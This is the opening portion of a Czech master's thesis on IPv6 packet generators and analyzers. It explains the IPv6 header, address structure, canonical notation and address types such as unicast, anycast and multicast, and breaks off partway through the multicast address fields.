VŠB TECHNICKÁ UNIVERZITA OSTRAVA
FAKULTA ELEKTROTECHNIKY A INFORMATIKY

Paketové generátory a analyzátory síťového provozu v IPv6 sítích

Packet Generator and Analyzer in IPv6 Network Traffic

Bc. Tomáš Štekr

Diplomová práce

Vedoucí práce: Ing. Pavel Nevlud

Ostrava, 2021

Abstrakt

Tato diplomová práce je zaměřená na paketové generátory a analyzátory IPv6 provozu. V následujících kapitolách jsou popsány praktické možnosti využití jednotlivých nástrojů sloužících pro monitorování nebo generování IPv6 provozu. Dále je blíže popsán protokol IPv6 v rámci struktury IPv6 adresy, rozdělení adres, způsobu adresace a konfigurace adres.

Detailněji je zde popsán konzolový nástroj pro analýzu a generování síťového provozu *Scapy*. Součástí této práce jsou také skripty pro automatické generování síťového provozu pomocí programu *Scapy*. Tyto skripty jsou vytvořeny v programovacím jazyce *Python*.

Klíčová slova

IPv6; Paketový analyzátor; Paketový generátor; Python; Scapy

Abstract

This master thesis is focused on packet generators and analyzers in IPv6 network traffic. In following chapters is closely described practical possibilities of use the tools to monitoring and generatin IPv6 traffic. Further is closely described IPv6 protocol including its structure of IPv6 adresses, address division, addressing method and address configuring.

It is described in more detail here the console tool for analyzing and generating network trafiic called *Scapy*. This work also includes scripts for automatic generation of network traffic using the *Scapy* tool. These scripts are written in *Python* programing language.

Keywords

IPv6; Packet analyzer; Packet Generator; Python; Scapy

Poděkování

Rád bych na tomto místě poděkoval mému vedoucímu práce panu Ing. Pavlu Nevludovi za odbornou pomoc, konzultace a vytvoření virtuálních počítačů, sloužících pro účely této práce.

Obsah

Seznam použitých zkratek a symbolů

ARP	–	Address Resolution Protocol
BPF	–	Berkeley Packet Filter
BSD	–	Berkeley Software Distribution
CLI	–	Command Line Interface
DHCPv4	–	Dynamic Host Configuration Protocol version 4
DHCPv6	–	Dynamic Host Configuration Protocol version 6
DHCP	–	Dynamic Host Configuration Protocol
DNS	–	Domain Name System
DSL	–	Domain Specific Language
EUI	–	Extended Unique Identifier
GNU-GPL	–	GNU General Public License
HTTP	–	Hypertext Transfer Protocol
IANA	–	Internet Assigned Numbers Authority
ICMP	–	Internet Control Message Protocol
ID	–	Identification
IETF	–	Internet Engineering Task Force
IPv4	–	Internet Protocol version 4
IPv6	–	Internet Protocol version 6
IP	–	Internet Protocol
ISO/OSI	–	International Standards Organization/Open Systems Interconnection
MTU	–	Maximum transmission unit
QoS	–	Quality of Service
RFC	–	Request for Comments
RIR	–	Regional Internet registry
RPC	–	Remote Procedure Call
SDR	–	Software Defined Radio
SLA	–	Service-level agreement
SLAAC	–	Stateless Address Autoconfiguration

SPAN	–	Switched Port Analyzer
SSH	–	Secure Shell
SSID	–	Service Set Identifier
SSL	–	Secure Socket Layer
TCP	–	Transmission Control Protocol
TTL	–	Tome to live
UDP	–	User Datagram Protocol
URL	–	Uniform Resource Locator
USB	–	Universal Serial Bus
VLAN	–	Virtual Local Area Network
VoIP	–	Voice over IP
WEP	–	Wired Equivalent Privacy
WIDS	–	Wireless Intrusion Detection System

Seznam obrázků

Kapitola 1

Úvod

Tato diplomová práce je zaměřená na paketové analyzátory a generátory provozu s podporou protokolu IPv6. V první kapitole této práce jsou popsány základní vlastnosti protokolu IPv6. Specifikovány jsou zde struktura IPv6 hlaviček, jednotlivé typy adres a jejich přidělování.

Druhá kapitola shrnuje několik programů určených pro zachytávání a následnou analýzu paketů. Jsou zde blíže popsány programy **Tcpdump**, **Tshark**, a **Kismet**.

Ve třetí kapitole jsou popsány programy umožňující generování síťového provozu s podporou pro protokol IPv6. Konkrétně se jedná o programy **MGEN** a **Packet Sender**.

Následující kapitoly jsou zaměřeny na praktické příklady a práci s programem **Scapy**, který slouží jako paketový analyzátor, ale může také sloužit jako generátor paketů. U tohoto programu je blíže popsán postup instalace a základní práce s tímto programem co se týče analýzy dat a také generování zpráv. Poslední dvě kapitoly této práce jsou zaměřeny na tvorbu vlastních skriptů v programovacím jazyce **Python**, které slouží pro analýzu a generování provozu a následném testování nově vytvořených skriptů.

Paketové generátory můžeme využít pro tetování nejrůznějších aplikací a protokolů (QoS, VoIP, a další). Nemusíme si pořizovat drahé zařízení pro generování paketů, můžeme využít vytvořených skriptů, které tuto funkci mohou zastat, nebo si můžeme vytvořit skripty vlastní. Díky novým vícejádrovým procesorům je možné skripty spouštět paralelně a nezávisle na sobě, díky čemuž můžeme plně využít výkon daného zařízení. Pro tyto účely můžeme využít například jednodeskového počítače **Raspberry Pi 4**, který disponuje dvěma integrovanými síťovými kartami a v případě potřeby můžeme počet síťových rozhraní navýšit připojením externích karet přes USB rozhraní.

Kapitola 2

Adresa IPv6

Internetový protokol verze 6 (IPv6 - Internet Protocol version 6) je novým přenosovým standardem síťové vrstvy architektury TCP/IP. Protokol IPv6 je nástupcem současně nejrozšířenějšího protokolu IPv4. Verze přenosového protokolu IPv6 byla vyvinuta s perspektivou nástupce verze předchozí, která měla postupně zaniknout. Ovšem v současné době jsou aplikované oba tyto protokoly.


Jako hlavní vylepšení současné IPv4 přinesla IPv6 obrovský nárůst adresového prostoru. Máme k dispozici 2^{128} adres v porovnáním s množstvím adres u IPv4 (2^{32}). Nyní je již současný adresní prostor IPv4 vyčerpán, a proto se dnes stále více začíná používat právě IPv6. Dalším vylepšením IPv6 oproti IPv4 je podpora zabezpečených přenosů z hlediska autentizace komunikujících uzlů a z hlediska zajištění obsahu datagramu proti odposlechům pomocí šifrování. Výhoda IPv6 spočívá také v podpoře dynamického přiřazování unikátních IP adres (tzv. autokonfiguraci), které umožňuje snazší připojování mobilních uzlů do lokálních sítí. Adresní architektura IPv6 je popsána v dokumentu RFC 4291 [1]. [2]

2.1 IPv6 datagram

Datagram má v IPv6 obvyklý základní tvar: začíná hlavičkami, za kterými pak následují data. V porovnání s IPv4 však došlo v hlavičkách ke koncepční změně. Dříve byla jejich délka proměnlivá a jednotliví účastníci komunikace mohli připojovat další nepovinné volby podle potřeby. Hlavička obsahovala kontrolní součet, který bylo třeba znovu vypočítat na každém směrovači, jímž datagram prošel.

IPv6 naproti tomu standardní hlavičku minimalizovalo a omezilo její prvky jen na ty nejnutnější. Tato základní hlavička má konstantní velikost. Veškeré doplňující, nepovinné či příležitostně užívané údaje byly přesunuty do rozšiřujících hlaviček, které v datagramu mohou a nemusí být přítomny.

Tvar základní hlavičky můžeme vidět na obrázku 2.1. Přestože se adresy odesilatele a příjemce prodloužily čtyřikrát, celková délka základní hlavičky datagramu vzrostla ve srovnání s IPv4 jen dvojnásobně (z 20 B na 40 B, z toho 32 B zabírají adresy).



Obrázek 2.1: Hlavička IPv6

Položka **Verze (Version)** je obvyklým zahájením IP datagramu, které identifikuje verzi protokolu. Při použití protokolu IPv6 je tato hodnota nastavena na 6. Za ní následuje osmibitová **Třída provozu (Traffic class)**, která vyjadřuje prioritu datagramu či jeho zařazení do určité přepravní třídy. Cílem je, aby tato položka umožnila IP poskytovat služby se zaručenou kvalitou. IP, a to ani ve verzi 6, neumí zaručit dopravní parametry, jako jsou přenosová rychlost, zpoždění či jeho rozptyl. Dovede však poskytovat takzvané *diferencované služby (differentiated services, diffserv)* u QoS. Jejich prostřednictvím mohou mít datagramy různé priority a odlišné způsoby zacházení, které vedou k jejich přednostnímu zpracování či naopak odkládání až po ostatních. Tyto služby využívají pro přenos svých informací položku *Třída provozu*. Ve vlastní definici IPv6 není nijak blíže upřesněna, pouze se zde požaduje, aby implicitní hodnotou byla nula.

Dalších 20 bitů je věnováno **Značce toku (Flow label)**. Koncepce toku je v IPv6 novinkou a zatím není jasné k čemu a jak ji využívat. V zásadě by jako tok měl být označován proud datagramů se společnými vlastnostmi (odesilatel, adresát, požadavky na vlastnosti spojení). Prostřednictvím identifikátoru (značky) a dvojice adres směrovač rychle rozpozná, že datagram je součástí určitého toku, což mu usnadní rozhodování o jeho dalším osudu (bude s ním naloženo stejně, jako s předchozími členy téhož toku).

Délka dat (Payload length) nese údaj o délce datagramu. Přesně řečeno počet bajtů následujících za standardní hlavičkou. Z toho plyne, že základní hlavička se do této délky nepočítá, zatímco případné rozšiřující hlavičky ano. Jelikož je položka dvoubajtová, je maximální délkou 64 kB. Pomocí rozšiřující hlavičky *Jumbo obsah* lze teoreticky vytvářet ještě delší datagramy, reálně se však příliš nepoužívají.

Další hlavička (Next header) obsahuje identifikaci, jaká hlavička či jaký druh dat následuje za standardní hlavičkou.

Maximální počet skoků (Hop limit) je náhradníkem dřívější životnosti datagramu (TTL). Průchod datagramu jedním směrovačem je považován za jeden skok. Odesilatel v této položce uvede, kolik takových skoků smí datagram maximálně absolvovat. Každý směrovač po cestě pak sníží

hodnotu o jedničku. Dojde-li tím k vynulování položky, datagram bude zahozen a odesilateli se pošle ICMP zpráva o vypršení maximálního počtu skoků. Smyslem omezení je ochrana proti cyklům při směrování.

Závěrečnými dvěma položkami je dvojice IPv6 adres: **Zdrojová adresa (Source address)** a **Cílová adresa (Destination address)**. Vzhledem k délce adresy v IPv6 zabírají tyto dvě položky většinu rozsahu celé hlavičky [3].

2.1.1 Srovnání IPv4 a IPv6 hlavičky

Při srovnání s IPv4 je nejnápadnější absence tří informací: rozšiřujících voleb, kontrolního součtu a fragmentace. Rozšiřující volby byly nahrazeny obecnějším principem zřetězení doplňkových hlaviček. Obdobně údaje související s fragmentací byly přesunuty do těchto rozšiřujících hlaviček. Rozdíl obou hlaviček můžeme vidět na obrázku 2.2. V IPv4 datagramu jsou vybarveny položky, které byly převzaty do IPv6. Stejná čísla označují položky, které si navzájem odpovídají.

Internet Protocol version 4 (IPv4)

8b		8b	8b	8b
Verze (1)	Délka hlavičky	**Typ služby (2)**	**Celková délka (3)**	
Identifikace			Volby	Posun fragmentu
Životnost (TTL) (4)		**Protokol (5)**	Kontrolní součet	
Zdrojová adresa (6)				
Cílová adresa (7)				
Volby (8)				

Internet Protocol version 6 (IPv6)

8b	8b	8b	8b
Verze (1)	**Třída provozu (2)**	**Značka toku (3)**	
Délka dat (3)		**Další hlavička (5,8)**	**Maximum skoků (4)**
Zdrojová adresa (6)			
Cílová adresa (7)			

Obrázek 2.2: Srovnání IPv4 a IPv6 hlavičky

Zdaleka ne každý paket je totiž fragmentován a lze očekávat, že v IPv6 nebude fragmentace příliš častá. IPv6 totiž požaduje, aby infrastruktura pro jeho přenos dovedla přenášet pakety minimálně o délce 1280 B (Maximum transmission unit - MTU).


Kontrolní součet také není součástí IPv6 hlavičky. Tuto službu typicky vykonává nižší vrstva síťové architektury (např. Ethernet) a pokud došlo ke zkomolení při přenosu, datagram rovnou

zahodí. Na úrovni IP by se jen duplikovala úspěšná kontrola. Vzhledem k tomu, že hlavička se mění v každém směrovači (klesá dosah datagramu), znamenalo by to zbytečné zpomalování [3].

2.2 Struktura IPv6 adres

Protokol IPv6 dělí IPv6 adresy svého adresního prostoru do několika skupin. Tyto skupiny dále určují, jaké vlastnosti budou mít dané IPv6 adresy a jaká bude jejich funkce, tedy o jaký typ IPv6 adres se bude jednat. Příslušnost k určité skupině IPv6 adres, respektive k typu IPv6 adres, je v některých případech stanovena použitím prefixu. U IPv6 adresy tvoří vždy prvních 48 bitů prefix sítě (ten se ještě dále větví na 3 bloky po šestnácti bitech). Dalších 16 bitů identifikuje SLA a posledních 64 bitů identifikuje jednotlivý počítač (rozhraní) v rámci podsítě.

Agregace adres by měla ovlivnit především prefix sítě, tedy veřejnou topologii. V současné době se jako prefix regionálních registrátorů (RIR) užívá 2001::/16. Internetovému poskytovateli pak náleží dalších 16 bitů (SubTLA). Ten má možnost rozdělit své zákazníky v šestnácti následujících bitech (NLA) [1], [3]. Na obrázku 2.3 můžeme vidět strukturu IPv6 adresy.



Obrázek 2.3: Struktura IPv6 adresy

S adresami IPv6 úzce souvisí identifikátor rozhraní. Je to nejméně významová část IPv6 adresy a je dlouhá 64 bitů. Identifikátor rozhraní je generován několika způsoby, které jsou dány jednak typy IPv6 adres nebo jinými kritérií, například ochrana soukromí, bezpečnost. Základní identifikátor rozhraní je modifikovaný **EUI-64** identifikátor, který se odvozuje od fyzické MAC adresy rozhraní.

Samotný modifikovaný EUI-64 identifikátor rozhraní je globálně jednoznačný a umožňuje určit rozhraní v rozsahu celého Internetu. Modifikovaný EUI-64 identifikátor se používá v globální unicast adresaci. Globální adresu lze sestavit automaticky principem automatické konfigurace. Navíc modifikovaný EUI-64 identifikátor zůstává stejný i v případě mobility. V tomto případě se mění jenom prefix sítě. Jedná se o situaci, kdy se rozhraní pohybuje, například mobilní telefon [4].

2.3 Kanonická forma IPv6 adres

IPv6 adresa byla prvně definována v RFC 4291 z roku 2006. Dnes je ovšem definován novější zápis který definuje RFC 5952. IPv6 má 128 bitů a zapisuje do 8 skupin oddělených dvojtečkou. Každá skupina obsahuje 16 bitů. Každá skupina se zapisuje pomocí hexadecimální soustavy. Preferovaná forma zápisu podle RFC 5952 je například:

- `abcd:ef01:2345:6789:abcd:ef01:2345:6789`

- `2001:db8:0:0:1:0:0:1`

V zápisu adresy se mohou vyskytovat nuly, které umožňují zápis zkrátit. Pokud skupina má na nejvýznamnějších pozicích nuly tak je můžeme vynechat. Skupinu obsahující čtyři hexadecimální nuly zkracujeme na jednu nulu. Pokud se za sebou vyskytuje více bloků 0 tak je lze zkrátit pomocí „::“. Pravidla aplikace zkrácení IP adresy použitím dvou dvojteček „::“ jsou následující:

- Použití symbolu „::“ musí být použito v co největší míře.
  `2001:b8:0:0:0:0:0:1` - `2001:b8::1`.
  Zápisy `2001:b8:::0:1` nebo `2001:b8::0:0:1` a podobně neodpovídají kanonické formě.

- Jedna skupina s hodnotou 0. Tato skupina nesmí být nahrazena znakem „::“. Například IP adresa `2001:b8:c9:d0:e1:f2:0:1` nesmí být zkrácena na `2001:b8:c9:d0:e1:f2::1`. První zápis je kanonická forma.

- IP adresa verze 6 může obsahovat více polí s nulovými skupinami, například `2001:0:0:cde:0:0:0:1`. Potom pro tvorbu kanonické formy platí, že pole s delší sekvencí skupin s nulovou hodnotou musí být zkráceno aplikací „::“. Pokud obě pole mají stejnou délku sekvence skupin s nulovou hodnotou, potom musí být zkrácena první sekvence.

- Hexadecimální hodnoty odpovídající písmenům musí být psána vždy malými písmeny.

IPv6 je nástupcem IPv4 a proto definuje zápis IPv4 adres ve formátu verze 6. Například `::ffff:123.145.167.189` odpovídá kanonického zápisu. Úvodní sekvence nulových skupin je zkrácena.

RFC 5952 také definuje zápis soketu. Vhodné varianty zápisu jsou následující:

- `[2001:db8::1]:80`

- `2001:db8::1:80`

- `2001:db8::1.80`

- `2001:db8::1 port 80`

- `2001:db8::1p80`

- `2001:db8::1#80`

,ovšem je doporučeno používat první uvedený zápis s hranatými závorkami. U jiných zápisů může být pro uživatele problém oddělit samotnou adresu od čísla portu [4].

2.4 Rozdělení adres

IPv6 zajišťuje doručování dat mezi zdrojem a cílem pomocí paketů. K tomu je mu nápomocná adresní architektura, která definuje základy pro jednoznačnou identifikaci zdroje a cíle dat. Prvním účelem adresní architektury Internet protokolu verze 6 je zajistit:

Jednoznačnou identifikaci rozhraní uzlu v sítí: IP adresa se váže na síťové rozhraní nikoliv k uzlu. Nutno si uvědomit, že uzel sítě může mít jedno nebo více rozhraní. Potom uzel sítě má více cílů nebo více rozhraní cílů jako uzlu sítě. Jednoznačná identifikace je svázaná s dosahem, který definuje rozsah sítě, kde je zajištěna jednoznačnost. Nejznámější dosahy jsou globální a lokální. Jedno rozhraní můžeme mít přiděleno více adres.

Směrování Směrování je proces, který zajišťuje doručení dat mezi zdrojem a cílem pomocí paketů nebo datagramů. Směrování zajišťují uzly sítě s funkcí směrovače, které vybírají nejvhodnější cestu mezi zdrojem a cílem z více možných cest. Za tímto účelem směrování se využívají sítě a podsítě, kterým je jednoznačně přiřazena cesta. Proto IP adresa obsahuje informace o sítích a podsítích, které slouží ke směrování. Sítě a podsítě jsou definované jako část IP adresy pomocí prefixů. IPv6 adresa je tedy hierarchicky uspořádaná.


Máme 3 základní způsoby adresace:

Unicast Unicast adresa reprezentuje jednotlivé síťové rozhraní. Paket zaslaný na unicast adresu je doručen konkrétnímu počítači s definovanou IP adresou.

Anycast Jedná se o výběrovou adresaci. Paket je odeslán z jednoho zdroje do více cílů. Tyto cíle mají stejnou adresu, avšak paket je doručen pouze na topologicky nejbližší adresu.

Multicast Jedná se o skupinovou adresaci. Paket je odeslán z jednoho zdroje do mnoha cílů v definovaném rozsahu sítě a tyto cíle mají přidělenou skupinovou adresu. Paket je doručován do všech multicast cílů souběžně. Společnou část cesty je šířen v jedné kopii a v bodě rozdělení se rozdělí do jednotlivých cílů.

U IPv6 není definován broadcast! Odesílání paketů do více cílů je řešeno pomocí výše uvedených způsobů adresace. Na obrázku 2.4 můžeme vidět graficky znázorněné způsoby adresace u IPv6.



Obrázek 2.4: Způsoby adresace u IPv6

Od základních způsobů adresování jsou odvozeny základní skupiny IPv6 adres, unicast, výběrové a skupinové. Adresní architektura IPv6 definuje dosah adresy, jedná se o část sítě, kde je tato adresa platná. Za základní rozsahy lze považovat globální a lokální dosah, popřípadě místní dosah. Skupinové adresy mají definované více dosahů. Globální dosah značí, že adresa je platná v celém Internetu, naproti tomu lokální adresa je platná a šířena pouze v podsíti, která je vymezená nejbližším směrovačem [4].


2.4.1 Globální unicast adresa

Globální unicast adresa má všeobecný formát znázorněný na obrázku 2.5. Globální směrovací prefix je adresa přiřazena místu, které potom lze chápat jako cluster podsítí nebo linek. Globální směrovací prefix je typicky hierarchicky strukturovaný. Dále, identifikátor podsítě (subnet ID) je chápan jako identifikátor linky uvnitř místa. Poslední pole je identifikátor rozhraní. Globální unicast adresy jsou dvojího druhu, s prefixem rovným *b000* a prefixem různým od *b000*. Příkladem globálních unicast adres s prefixem *b000* jsou IPv6 adresy s vloženou IPv4 adresou. Opakem toho jsou globální adresy s identifikátorem rozhraní dlouhým 64 bitů . Tyto adresy jsou blíže popsány v RFC 4291.

127	n bitů	m bitů	(128 - n - m) bitů	0
	Globální směrovací prefix	ID podsítě	Identifikátor rozhraní	

Obrázek 2.5: Globální unicast adresa

Na základě diskuzí IETF a RIR odborníků vznikla informace RFC 4291, která blíže specifikuje hodnoty jednotlivých polí viz obrázek 2.6. Vše začíná definovaným prefixem *b001*, který definovala IANA. Globální směrovací prefix má 45 bitů, identifikátor podsítě 16 bitů a identifikátor rozhraní 64 bitů. Další poznatek je, že IANA přidělila RIR více prefixů, a další členění nechala na nich. Tím je umožněno zohlednit různorodé požadavky malých, středních a velkých zákazníků Internetu, požadavky na mobilitu. Tato volnost má zajistit agregaci adres za účelem minimalizace směrovacích tabulek [4].




Obrázek 2.6: Globální unicast adresa podle RFC 4291

2.4.2 Lokální linková adresa

Lokální linková adresa (Link-local unicast address), je adresa s prefixem `fe8::/10`. Unikátní linková adresa se skládá ze dvou 64 bitových části. První nejvýznamnější část je adresa sítě a je tvořena 10 bitovým prefixem, *b1111 1110 10*, a zbývajících 54 bitů první části je rovno nule. Druhá 64 bitová část obsahuje identifikátor rozhraní.

Jednoznačnost lokální unikátní adresy je omezena na linku a nesmí být směrována. Směrovače nesmí dál přenášet pakety s unikátní linkovou adresou na pozici zdrojové nebo cílové adresy. Význam unikátních lokálních adres spočívá v tom, že každý IPv6 uzel sítě je schopen tuto adresu sám sestavit a tím navázat spojení se svými sousedy. Tento princip se například využívá při autokonfiguraci uzlu. Na obrázku 2.7 je zobrazena struktura linkové lokální adresy [4].




Obrázek 2.7: Lokální linková adresa

Typická unikátní lokální linková IPv6 adresa, kdy identifikátor rozhraní je modifikovaný EUI-64 identifikátor, může být například: `fe80::1234:5678:9abc`

2.4.3 Unikátní lokální adresa

Unikátní lokální adresa (Unique Local IPv6 Unicast Addresses) je specifikována v dokumentu **RFC4193**. Rozsah platnosti této adresy je místo (site) a základní prefix unikátní lokální adresy je definován jako `fc00::/7`. Tyto adresy jsou vytvářeny pomocí pseudonáhodně přiděleného globálního ID. Struktura unikátní lokální adresy je znázorněna na obrázku 2.8.



Obrázek 2.8: Unikátní lokální adresa

První částí je prefix `fc00::/7`, za kterým následuje příznakový bit **L**, který identifikuje lokální přiřazení. V současné době je tento příznak vždy nastaven na hodnotu 1 (lokální přiřazení). Hodnota 0 je nyní rezervována pro budoucí použití. Globální identifikátor je generován pseudonáhodným

algoritmem v souladu s RFC 4193 a RFC 4086. Pseudonáhodný způsob generování globálního identifikátoru umožňuje vygenerovat dva stejné identifikátory s danou pravděpodobností. Další pole značí identifikátor podsítě, který přiděluje daný správce místa. Poslední pole je identifikátor rozhraní.

Doporučuje se používat dosah unikátní lokální adresy na jedno místo. Platí také, že jedno místo může mít vygenerováno více globálních identifikátorů a každý globální identifikátor může být členěn na podsítě. Unikátní lokální adresa obsahuje identifikátor podsítě stejně jako globální unikátní adresa. Očekává se, že tento identifikátor bude sdílen a oba typy adres budou používány současně.

Předpokládá se, že s IPv6 adresami se bude pracovat pomocí jmen. Ale RFC 4193 nedoporučuje uvádět AAAA a PTR záznamy s unikátními lokálními adresami do globálního DNS systému. To samé platí o reverzním překladu, adresu na jméno. I když unikátní lokální adresy jsou považovány za globálně unikátní, je zde určitá malá pravděpodobnost, že jedna unikátní lokální adresa bude přidělena dvěma různým místům.

Linková lokální adresa se přiřazuje hostovi automaticky podle daného algoritmu. Přiřazení unikátní lokální adresy však musí být zajištěno DHCPv6 serverem nebo oznámením směrovače – Router Advertisement. Problematika jmen může být řešena lokálním DNS systémem. Proto RFC 4193 doporučuje unikátní lokální adresy pouze v rámci místa [4].

2.4.4 Nespecifikovaná adresa

Nespecifikovaná adresa je nulová IPv6 adresa `::`, `(0:0:0:0:0:0:0:0)`. Nulová adresa nesmí přiřazena žádnému uzlu sítě, protože indikuje, že uzel dosud nemá přiřazenou IPv6 adresu. Typickým příkladem je použití nulové adresy jako zdrojové adresy IPv6 paketech v inicializačních protokolech, které přiřazují IPv6 adresu. Paket, který obsahuje nulovou IPv6 adresu, nesmí být směrován. Nulová adresa nesmí v žádném případě použita jako cílová adresa v IPv6 paketu nebo jako směrovací hlavička IPv6.

2.4.5 Adresa lokální smyčky

Adresa lokální smyčky (Loopback address)je unikátní IPv6 adresa `::1`, `0:0:0:0:0:0:0:1`. Loopback je adresa, která ukazuje sama na sebe. Adresa lokální smyčky smí být použita uzlem k zaslání IP paketu sobě samému. Nesmí být přiřazena fyzickému rozhraní. Tato adresa má dosah pouze na hosta a může být chápana jako unikátní lokální linková adresa virtuálního rozhraní. Toto virtuální rozhraní je připojeno k imaginární lince, která nikam nevede. V unixových systémech typicky označováno jako **lo** nebo **lo0**. Pokud je loopback adresa použita jako cílová adresa potom uzel odpoví sám sobě. Adresa lokální smyčky nesmí být použita jako zdrojová IPv6 adresa v paketu, který je odesílán mimo uzel. IPv6 paket, kde cílová adresa je adresa lokální smyčky, nesmí být vyslán mimo uzel a nesmí být směrován IPv6 směrovači. Pokud rozhraní přijme paket s cílovou IP adresou loopback, potom musí být paket zahozen.

2.4.6 Mapované IPv4 adresy


V některých situacích, např. pro zajištění zpětné kompatibility protokolu IPv4, je třeba použít IPv4 adresy, které jsou obsažené v rámci adres IPv6. Může se jednat například o situaci, kdy má webový server předřazen reverzní proxy server a je požadována podpora obou protokolů. Takovou situaci je možné řešit tak, že se reverzní proxy na daný webový server připojuje prostřednictvím protokolu IPv6 a zdrojové adresy síťových zařízení používajících protokol IPv4 překládá na adresy IPv6. Často je možné setkat se v rámci různých síťových programů s IPv4 mapovanými adresami. Jedná se tedy o jednu z možností, jak použít IPv4 adresu v rámci adresy IPv6. Zápis takovéto IPv6 adresy pro IPv4 adres 192.168.1.101 může vypadat následovně `::ffff:192.168.1.101`.

Mapované IPv4 adresy však byly nahrazeny novým formátem, který definuje RFC 6052: **IPv6 Addressing of IPv4/IPv6 Translators**. Jedná se o takzvané adresy s vloženým IPv4, které vyčleňují část adresního prostoru protokolu IPv6 pro reprezentaci IPv4 adres. Daná část adresního prostoru je specifikována prostřednictvím určitého prefixu a za prefix je uvedena požadovaná IPv4 adresa. Za prefixem stojí ještě přípona, která slouží k rozlišení jednotlivých částí v rámci jedné mapované adresy [5].

2.4.7 Výběrové adresy

Anycast adresy představují nový způsob adresování. Jedná se o situaci, kdy jedna unikátní adresa je přiřazena více fyzickým uzlům. Datagram s výběrovou adresou těchto uzlů bude doručen pouze jednomu z nich a to topologicky nejbližšímu. Účelem těchto adres je docílit rozprostření zátěže sítě a serverů po celé sítí. Aplikace výběrových adres začala u kořenových DNS serverů. Tento způsob adresování byl zaveden nejdříve v IPv6 a posléze nasazen i v protokolu IPv4.

Formát výběrové adresy je dán RFC 4291. Výběrové adresy používají pouze prefix sítě, identifikátor rozhraní je nulový. Prefix podsítě určuje specifickou linku. Anycast adresa je uvedena na obrázku 2.9 [4].




Obrázek 2.9: Výběrová adresa

2.4.8 Multicast adresy

Skupinové adresy (Multicast Addresses) představují samostatný typ adres v protokolu IPv6 a slouží především k adresaci určitých skupin síťových zařízení, resp. skupin síťových rozhraní těchto síťových zařízení. Za předpokladu, že jsou na skupinovou adresu odeslána nějaká data, jsou doručena všem síťovým zařízením, která jsou členy dané multicastové skupiny. Lze tedy říci, že jednotlivé skupinové

adresy identifikují jednotlivé multicastové skupiny. Se skupinovými adresami se lze setkat především u šíření obrazového a zvukového signálu v reálném čase, může se tedy jednat např. o videokonference.

Jsou také hojně využívané v rámci nového systému objevování sousedů v rámci protokolu IPv6. Multicast se vyznačuje odlišným chováním oproti unicastu. Jedná se především o způsob, jakým se mají chovat jeho příjemci. U multicastu si musí jeho příjemce předem říci, že chce data v rámci daného multicastu přijímat, na rozdíl od unicastu, kde v podstatě čeká, až mu nějaká data přijdou. To učiní tak, že odešle patřičné oznámení do sítě, že chce přijímat data dané multicastové skupiny a na základě těchto oznámení jsou klientovi doručována příslušná data tak dlouho, dokud o ně bude mít zájem. Jedno síťové rozhraní může být členem více multicastových skupin. V protokolu IPv6 identifikují jednotlivé multicastové skupiny skupinové adresy, které mají vyčleněný speciální rozsah adres `ff00::/8`. U skupinových adres v protokolu IPv6 platí zásada, že se dané adresy nesmějí nikdy nalézat v pozici odesílatele datagramu. Skupinové adresy jsou definovány v rámci RFC 4291: IP Version 6 Addressing Architecture. Formát multicastové adresy můžeme vidět na obrázku 2.10 [1].



Obrázek 2.10: Multicast adresa

Jednotlivé pole podle RFC 4291 jsou:

Úvodní prefix *b1111 1111*,

flgs 4 bitové pole příznaků, kde jednotlivé bity jsou označeny 0RPT,

X je nově definováno RFC 7371, a může mít hodnotu 0 nebo 1,

Y je nově definováno RFC 7371,

